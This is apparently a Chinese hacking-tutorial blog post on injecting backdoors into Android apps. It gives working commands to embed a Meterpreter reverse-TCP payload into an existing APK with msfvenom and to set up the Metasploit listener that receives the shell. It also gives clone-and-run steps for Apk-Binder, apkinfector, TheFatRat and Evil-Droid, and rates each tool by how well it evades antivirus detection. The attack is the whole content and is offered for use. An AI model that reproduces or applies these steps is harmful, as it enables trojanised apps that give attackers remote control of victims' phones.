🥤msfvenom
众所周知,msfvenom是kali中生成木马的命令。我们也可以利用此命令给app添加后门。只需添加-X参数即可
在使用此命令之前,我们先要安装几个依赖环境。
apt-get install apktool apksigner zipalign
然后执行命令
msfvenom -x 2.apk -p android/meterpreter/reverse_tcp lhost=192.168.50.123 lport=4444 -o k.apk
2.apk便是我们要加入后门的app
接着我们配置msf
msfconsole
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.50.123
set lport 4444
run

运行app后,成功得到反弹。
优缺点:
优点:安装依赖比较少,简单快速。
缺点:加入后门的app为原生app,不能加壳。加壳后注入不成功。免杀效果一般,报毒!
测试App
点击阅读原文,下载测试app。
🍉Apk-Binder
git clone https://github.com/kinghacker0/Apk-Binder
cd Apk-Binder/
bash apk-binder.sh
优缺点
优点:没什么优点,就是整合了msfvenom的命令罢了!
缺点:和上面一样,需要原始APP
🚀infector
git clone https://github.com/PushpenderIndia/apkinfector.git
cd apkinfector/
python3 infector.py

注入命令
python3 infector.py --lhost 192.168.50.123 --lport=4444 -n /root/2.apk --apk-name Ludo
优缺点
优点:针对apktool版本问题的不同,导致注入失败问题进行优化。
缺点:需要手动签名,免杀效果一般。
🧺TheFatRat
TheFatRat 是一种利用著名的有效载荷编译恶意软件的利用工具,利用此工具,我们能很轻松的完成对app的注入。
git clone https://github.com/Screetsec/TheFatRat.git
cd TheFatRat
chmod +x setup.sh
bash setup.sh
🌌Evil-Droid
Evil-Droid 是一个创建 、 生成 、嵌入 apk 有效负载以渗透 Android 平台的框架。
git clone https://github.com/M4sc3r4n0/Evil-Droid.git
cd Evil-Droid
chmod +x evil-droid
bash evil-droid
🧯520apkhook
520apkhook 这款工具在前面的文章中已经提到了。详细使用请看视频。
🧭后记
无论是哪种工具,成功与否不在于工具,而是程序本身。由于程序本身设计或开发存在的问题,导致shell代码的注入。当然如果对app进行加壳加固,这也使得app注入会更加困难。
更多教程 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
漏洞扫描神器Nikto使用介绍
下一篇:
John破解Zip密码

请登录后发表评论
登录
全部评论
